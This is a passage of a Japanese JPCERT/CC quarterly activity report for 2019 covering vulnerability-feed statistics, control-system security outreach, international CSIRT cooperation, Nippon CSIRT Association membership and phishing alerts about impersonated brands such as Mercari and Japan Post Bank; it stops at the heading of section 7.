
JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。VRDA フィードについての詳しい情報は、次の Web ページを参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2-5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-5：VRDA フィード配信件数］



［図 2-6：VRDA フィード利用件数］

インデックスの利用数については、［図 2-6］に示したように、前四半期と比較し、大きな変化は有りませんでした。脆弱性情報の利用数については、約 16%増加しました。



［図 2-7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2-7］に示したように、前四半期と比較し、XML 形式の利用割合が 11%増加しました。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティインシデントに関わる事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報等を収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 319 件でした。このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、制御システムセキュリティ情報共有コミュニティ（注 1）に提供しました。

（注 1）JPCERT/CC が運営するコミュニティで、制御システム関係者を中心に構成されています。

本四半期に提供した参考情報は 3 件でした。

2019/05/15 【参考情報】ビル管理等の製品の脆弱性に関する情報について
2019/06/05 【参考情報】米国国際空港におけるランサムウエア感染によるシステム障害について
2019/06/26 【参考情報】米国の大規模電力システムにおけるインシデント報告対象を改訂した CIP-008-6 を FERC が承認

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティに登録いただいている関係者向けに月刊ニュースレターとして配信しています。本四半期は計 3 件を配信しました。

2019/04/15 制御システムセキュリティニュースレター 2019-0003
2019/05/16 制御システムセキュリティニュースレター 2019-0004
2019/06/07 制御システムセキュリティニュースレター 2019-0005

制御システムセキュリティ情報共有コミュニティでは、制御システムセキュリティ情報提供用メーリングリストと制御システムセキュリティ情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 995 名の方にご登録いただいています。今後も両サービスの充実を図り、さらなる利用を促進していく予定です。参加資格や申込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティ
https://www.jpcert.or.jp/ics/ics-community.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付と、インターネットからアクセスできる可能性がある制御システムの探索とそれら制御システムを保有している国内の組織に対する情報提供を行っています。本四半期における活動は次のとおりでした。

(1) インシデント報告の受付
制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

(2) インシデント未然防止活動
SHODAN をはじめとするインターネット・ノード検索システムで公開されている情報を分析し、インターネットから不正にアクセスされる危険性のある制御システム等が含まれていないかを調査しています。本四半期に発見したシステムの情報（5 IP アドレス）を、それぞれのシステムを保有する国内の組織に対して提供しました。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool、申込み制）や J-CLICS（制御システムセキュリティ自己評価ツール、フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 5 件の利用申し込みがあり、直接配付件数の累計は、日本版 SSAT が 276 件となりました。

日本版 SSAT(SCADA Self Assessment Tool)
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール(J-CLICS)
https://www.jpcert.or.jp/ics/jclics.html

3.5. 制御システムセキュリティアセスメントサービスのトライアル

JPCERT/CC は、日本国内の制御システム利用組織における制御システムセキュリティの実態把握と制御システムセキュリティレベルの向上を目的として、2018 年度第 4 四半期より制御システムセキュリティアセスメントサービスのトライアルを開始しました。本セキュリティアセスメントは、英国 CPNI が作成した SSAT をベースに NIST SP800-53、82 などを参考に JPCERT/CC が独自に作成した評価指針に基づいて行うアセスメントで、制御システムセキュリティ対策を進めるにあたっての現状把握、課題抽出などに利用していただくことを想定しています。

本四半期においては、1 組織に対してサイトビジットによるオンサイトでの評価や結果報告会を含む制御システムのセキュリティアセスメントを実施しました。さらに、実施を希望する他の組織に対して事前説明を行い、次の四半期以降にアセスメントを実施する予定です。また、アセスメントにより得られた知見（発見事項や実施組織からのフィードバック）は、実施対象組織が分からないよう匿名化をした上で、制御システムセキュリティ対策に役立てていただくために制御システム利用者等にお伝えしていきます。

4. 国際連携活動関連

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT（Computer Security Incident Response Team）等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.1.1. アフリカ CSIRT 構築支援（6 月 9 日- 21 日）

情報セキュリティに関する制度や技術が整備されていない国・地域等からのサイバー攻撃も日本のインターネットユーザの脅威の一つとなります。急速なインターネット普及が予想されるアフリカ地域に関連するインシデントの増加に備え、迅速かつ円滑な対応ができるよう、同地域におけるインシデント対応のための人材育成と連携の基盤づくりを目的に、JPCERT/CC では 2010 年から CSIRT の構築・運営とそれらを支える人材の育成に取り組んできました。

その一環として本四半期においては、ウガンダの首都カンパラで開催された Africa Internet Summit（AIS）’ 19 に参加しました。AIS は AfNOG（African Network Operators' Group）と AFRINIC（The African Network Information Centre）が共同で主催する、アフリカのインターネットの発展に携わる産官学の実務者を対象としたイベントで、アフリカの ICT における技術動向や政策等に関して、現状や課題を国際コミュニティとともに協議することを目的に 2013 年から毎年開催されています。

JPCERT/CC は、AfNOG のメンバーである AfricaCERT（Africa Computer Emergency Response Teams）から依頼を受けて、AIS' 19 の期間中の 6 月 11 日に制御システムセキュリティと Mejiro に関するトレーニングを行いました。本トレーニングには、ウガンダ、ナイジェリア、ガーナなどから参加者が集まりました。AIS' 19 については次の Web ページをご参照ください。

AIS' 19
https://www.internetsummit.africa/en/about/ais-19

［図 4-1：トレーニング参加者の集合写真］

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、APCERT について 2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については、次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、5 月 8 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。本四半期は、JPCERT/CC が支援してコニカミノルタ PSIRT が FIRST に加盟を果たしました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

4.2.2.1. PSIRT Technical Colloquium 2019 への参加（4 月 3 日- 4 日）

4 月 3 日と 4 日にアメリカのヒルズボローで開催された FIRST PSIRT Technical Colloquium 2019 に参加しました。この会議では、自組織が提供している製品の脆弱性に対応する PSIRT（製品セキュリティインシデント対応チーム）の活動の取り組みが発表されました。また JPCERT/CC による脆弱性情報ハンドリングに関して、参加した PSIRT と意見交換を行いました。FIRST PSIRT Technical Colloquium 2019 の詳細については、次の Web ページをご参照ください。

PSIRT Technical Colloquium 2019
https://www.first.org/events/colloquia/hillsboro2019/

4.2.2.2. 31st Annual FIRST Conference Edinburgh への参加（6 月 16 日- 21 日）

第 31 回 FIRST 年次会合が 6 月 16 日から 21 日にかけてスコットランドのエジンバラで開催されました。本会合は、サイバーインシデントの予防、対応、技術分析等に関する最新動向の情報交換およびインシデント対応チームの連携強化を目的に毎年開催されています。今年は 83 の国と地域から約 1100 名が参加しました。

JPCERT/CC は、6 月 21 日に” Threat Hunting with SysmonSearch - Sysmon Log Aggregation, Visualization and Investigation”と題して、Windows OS のイベントやアプリケーションの動作を記録する Sysmon ログを集約し検索できるツール Sysmon Search について紹介する講演を行いました。講演では、このツールが不審な挙動の検知にどのように役立つかを紹介しました。

さらに、この機会を利用し、世界各国の National CSIRT や製品ベンダの CSIRT 等のそれぞれと意見を交換するとともに、脆弱性ハンドリングや情報交換ポリシー等に関する SIG（Special Interest Group）やアジア太平洋地域の National CSIRT の集いにも参加し、各組織の活動について情報を収集しました。このような会合への参加を通した、各地域間の情報共有の促進や信頼関係の醸成によって、国際間でのインシデント対応調整がより円滑に進められるよう今後も活動してまいります。第 31 回 FIRST 年次会合についての詳細は、次の Web ページをご参照ください。

31st Annual FIRST Conference Edinburgh
https://www.first.org/conference/2019/

［図 4-2：FIRST 年次会合における講演の模様］

4.2.2.3. National CSIRT Meeting 参加（6 月 21 日- 22 日）

第 31 回 FIRST 年次会合に引き続き、米国 CERT/CC が主催する National CSIRT Meeting（NatCSIRT）2019 がスコットランドのエジンバラで開催されました。本会合は、世界各国の National CSIRT が一堂に会し、国を代表するインシデント対応チームとしての活動計画や課題を共有し、開発ツールや共同プロジェクト、調査研究等に関して発表や議論することを目的に毎年開催されています。JPCERT/CC は、“How a Bowling Game Helps NatCSIRT Collaboration”と題した講演を行い、National CSIRT 間の連携における課題等についての講演を行いました。また大規模なイベントへの CSIRT の対応についての経験を共有するセッションにパネリストとして参加しました。NatCSIRT についての詳細は、次の Web ページをご参照ください。

NatCSIRT 2019
https://www.cert.org/natcsirt/

4.3. その他国際会議への参加

4.3.1. ICANN APAC and TWNIC Engagement Forum（4 月 16 日- 17 日）

ICANN と TWNIC が開催する ICANN APAC and TWNIC Engagement Forum が 4 月 16 日と 17 日に台湾の台北で行われ、これに参加しました。JPCERT/CC は“Collaborative Security: Responsibility, Confidence and Consensus”と題したパネルセッションに登壇し、海外 CSIRT との連携業務や、APCERT をはじめとした CSIRT 間の協力体制について説明しました。イベントには台湾の ISP やドメイン事業者などから 100 名程度が参加しました。

［図 4-3：パネリストの写真］

4.3.2. The Global Commission on the Stability of Cyberspace（GCSC）への参加

サイバー空間における規範を議論する場として The Global Commission on the Stability of Cyberspace (GCSC) が 2017 年 3 月に立ち上がりました。その中に技術、法律、インターネットガバナンスなどの分野ごとにオープンな議論を行うことを目的とする 4 つのワーキンググループが設けられています。技術ワーキンググループではメーリングリストでの議論や調査の仕様作成などを行っており、JPCERT/CC の小宮山が副議長としてこれに関与しています。
今期はメーリングリストでの議論を通じて、最終報告書作成に協力しました。

Global Commission Introduces Six Critical Norms Towards Cyber Stability
https://cyberstability.org/news/global-commission-introduces-six-critical-norms-towards-cyber-stability/

4.3.3. 海外 CSIRT 等の来訪および往訪

4.3.3.1. トルクメニスタン政府関係者の来訪（4 月 10 日）

産業通信省などトルクメニスタンからの訪日団が 4 月 10 日に JPCERT/CC を来訪しました。JPCERT/CC のインシデント対応状況、海外 CSIRT との連携などについて説明を行いました。

4.3.3.2. TWNCERT 訪問（4 月 18 日）

台湾の TWNCERT を訪問し、台湾における重要インフラ防護の取り組みなどについてヒアリングを行うとともに、今後の連携について意見を交わしました。

4.3.4. 講演活動

4.3.4.1. 東京大学公共政策大学院での講演（5 月 21 日）

東京大学公共政策大学院における”Introduction to Cybersecurity Policy”の講義に JPCERT/CC がゲスト講師として登壇しました。インシデント対応における CSIRT の役割や、日本国内外における CSIRT 間の協力関係等について説明したあと、早期警戒グループが取り組むサイバー脅威情報の収集・分析活動について講義を行いました。アジア地域を中心とした国々から集まる 20 名ほどが聴講しました。

4.4. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様）で検討されている脆弱性の開示と取り扱いに関する標準の改定と、WG4（セキュリティコントロールとサービス）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

本四半期においては、4 月 1 日から 5 日までイスラエルで SC27 の国際作業会議があり、これに参加しました。脆弱性関連のうち、脆弱性の開示（ISO/IEC 29147）については昨秋に国際標準として公開されたことが報告されました。また、これを無償でアクセス可能とする手続きをとるよう上部組織に提案することが決まりました。脆弱性の取扱手順（ISO/IEC 30111）については 2019 年 1 月 23 日に締め切られた国際標準草案(DIS；Draft of international standard)に対する国際投票の結果と投票時に日英米の 3 国が付したコメントの取り扱いを審議した結果、草案を改訂して最終国際標準草案(FDIS；Final Draft of international standard)として再び国際投票に付すことになりました。

5. 日本シーサート協議会（NCA）事務局運営

5.1. 概況


日本シーサート協議会（NCA：Nippon CSIRT Association；本節の以下において「協議会」）は、国内のシーサート（CSIRT：Computer Security Incident Response Team）組織が互いに協調し、連携して共通の問題を解決する場として 2007 年に設立されました。その事務局として、JPCERT/CC は、NCA の Web サイトの管理や更新を通じた広報活動、協議会の問合せ窓口やメーリングリストを含む会員情報の管理、加盟のためのガイダンスの実施および手続きの運用を担当するとともに、自らも会員として協議会の活動に参加しています。

本四半期には、次の 17 組織（括弧内はシーサート名称）が新規に NCA の一般会員となりました。

- ピクシブ株式会社 (pixiv CSIRT)
- 株式会社 朝日新聞社 (ASA-SRT)
- ビットバンク株式会社 (bitbank-sirt)
- トーヨーカネツ株式会社 (TOYOKANETSU-CSIRT)
- 一般財団法人 BOAT RACE 振興会 (BOAT RACE CSIRT)
- パイオニア株式会社 (Pioneer CSIRT)
- 国立大学法人 北海道大学 (HU-CSIRT)
- サイバートラスト株式会社 (Cybertrust-ISIRT)
- 九州旅客鉄道株式会社 (JRQ-CSIRT)
- イオン株式会社 (AEON-CSIRT)
- 日本特殊陶業株式会社 (NGKNTK CSIRT)
- 住友金属鉱山株式会社 (SMMC)
- 株式会社電算 (Densan SIRT)
- 国立大学法人 岡山大学 (OKAYAMA-U CSIRT)
- 株式会社アルバック (UL-CSIRT)
- 第一三共株式会社 (DS-CSIRT)
- 東レ 株式会社 (TGC)

本四半期末時点で 355※（一般会員 353、協力会員 2）の組織が加盟しています。これまでの参加組織数の推移は［図 5-1］のとおりです。

※集計は協議会 Web ページの掲載時期をもとに実施。実際の加盟承認時期と若干のタイムラグがある場合があります。



［図 5-1：日本シーサート協議会 加盟組織数の推移］

5.2. 第 25 回シーサートワーキンググループ会

第 25 回シーサートワーキンググループ会が次のとおり開催されました。JPCERT/CC は事務局としてこの開催のための各種サポートを行いました。

日時：2019 年 6 月 7 日（金)
場所：京都リサーチパーク

シーサートワーキンググループ会は、NCA の会員および NCA への加盟を前提に組織内シーサートの構築を検討している組織が参加する会合です。この日の会合では、各ワーキンググループからの活動報告や、新しく加盟した 17 チームによる自組織のシーサートの概要紹介に加えて、次の講演が行われました。

演題 1 ：「CSIRT 成熟度モデル SIM3 の効能」
講演者 ：CSIRT 評価モデル検討 WG 主査 小村 誠一 氏

演題 2 ：「サプライチェーンマネジメントを考える」
講演者 ：日本シーサート協議会 副運営委員長 萩原 健太 氏

演題 3 ：「ランサムウエアの脅威動向および被害実態調査」
講演者 ：JPCERT/CC 小島 和浩

5.3. 日本シーサート協議会　運営委員会

本四半期は、次のとおり計 3 回の運営委員会を開催しました。

- 第 143 回運営委員会
  開催日時：2019 年 4 月 24 日（水）16:00 - 18:00
  開催場所：LACERT

- 第 144 回運営委員会
  開催日時：2019 年 5 月 22 日（水）16:00 - 18:00
  開催場所：JPCERT/CC

- 第 145 回運営委員会
  開催日時：2019 年 6 月 25 日（火）16:00 - 18:00
  開催場所：Canon-CSIRT

日本シーサート協議会の活動の詳細については、次の Web ページをご参照ください。

日本シーサート協議会
https://www.nca.gr.jp/

6. フィッシング対策協議会事務局の運営

JPCERT/CC は、フィッシング対策協議会（本節の以下において「協議会」）の事務局を担当しており、経済産業省からの委託により、協議会における各ワーキンググループ活動の運営や、一般消費者からのフィッシングに関する報告・問合せの受付、報告に基づいたフィッシングサイトに関する注意喚起等の活動を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC が、サイトを停止するための調整をインシデント対応支援活動の一環として行っています。

6.1. 情報収集 / 発信の実績

6.1.1. フィッシングの動向等に関する情報発信


本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースや緊急情報を計 15 件（ニュース：5 件、緊急情報：10 件）発信しました。
本四半期は前四半期と同様に、Amazon と Apple をかたるフィッシングの報告が多く、特に Amazon をかたるフィッシングメールは何度も大量配信が行われました。その他、クレジットカード会社や金融機


関をかたるフィッシングについても多数報告がありました。

利用者数が多く、影響範囲も大きい報告については、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その件数と内訳は次のとおりです。

- OneDrive を悪用したフィッシング：1 件
- ドコモをかたるフィッシング：1 件
- セブン銀行をかたるフィッシング：1 件
- 楽天をかたるフィッシング：1 件
- ゆうちょ銀行をかたるフィッシング：1 件
- MUFG カード をかたるフィッシング：1 件
- MyJCB をかたるフィッシング：1 件
- NTT グループカードをかたるフィッシング：1 件
- MyEtherWallet をかたるフィッシング：1 件
- メルカリをかたるフィッシング：1 件

メルカリを騙ったフィッシング［図 6-1］は本四半期にはじめて報告されたもので、同サービスの利用者にとってはフィッシング脅威に対する認知度がまだ相対的に低く、深刻な被害に到る可能性があることから、緊急情報を掲載し注意を呼びかけました。
また、本四半期は、いくつかのブランドについて、次々と新しい URL でフィッシングサイトが立ち上がっては短期間で閉鎖される状況が確認されました。例えば、ゆうちょ銀行のフィッシングメールは、ゴールデンウィークを狙って大量配信が始まり、連日、同行を騙る新しい URL のフィッシングサイトに誘導される状況が確認されました。MUFG カードのフィッシングメールは、毎週金曜日の夜から日曜日にかけて大量配信され、月曜日の朝の時点ではメールから誘導されるフィッシングサイトがすでに閉鎖されているという状況が確認されました。フィッシングサイトの URL が次々と新しいものに切り替わるので、セキュリティ対策事業者がフィッシングサイトとしてタイムリーに把握することが難しく、URL フィルタ等の対策の更新が追い付かない可能性があるため注意が必要です。





［図 6-1：メルカリをかたるフィッシングメールとフィッシングサイト ］

https://www.antiphishing.jp/news/alert/mercari_20190403.html

6.1.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2019 年 4 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201904.html

2019 年 5 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201905.html

2019 年 6 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201906.html

6.1.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやウイルス対策ソフト等を提供している事業者やフィッシングに関する研究を行っている学術機関等に該当する協議会の会員に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 40 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

6.1.4. フィッシング対策啓発文書の公開

2018 年度に技術・制度検討ワーキンググループにおいて作成と改訂を進めた、「フィッシング対策ガイドライン 2019 年度版」（事業者と利用者向け）および「フィッシングレポート 2019」を 2019 年 5 月 29 日に Web に公開しました。それぞれの文書については、次の Web ページをご参照ください。

フィッシング対策ガイドライン 2019 年度版
https://www.antiphishing.jp/report/guideline/antiphishing_guideline2019.html

利用者向けフィッシング詐欺対策ガイドライン 2019 年度版
https://www.antiphishing.jp/report/guideline/consumer_guideline2019.html

フィッシングレポート 2019
https://www.antiphishing.jp/report/wg/phishing_report2019.html

7. フィッシング対策協議会の会員組織向け活動

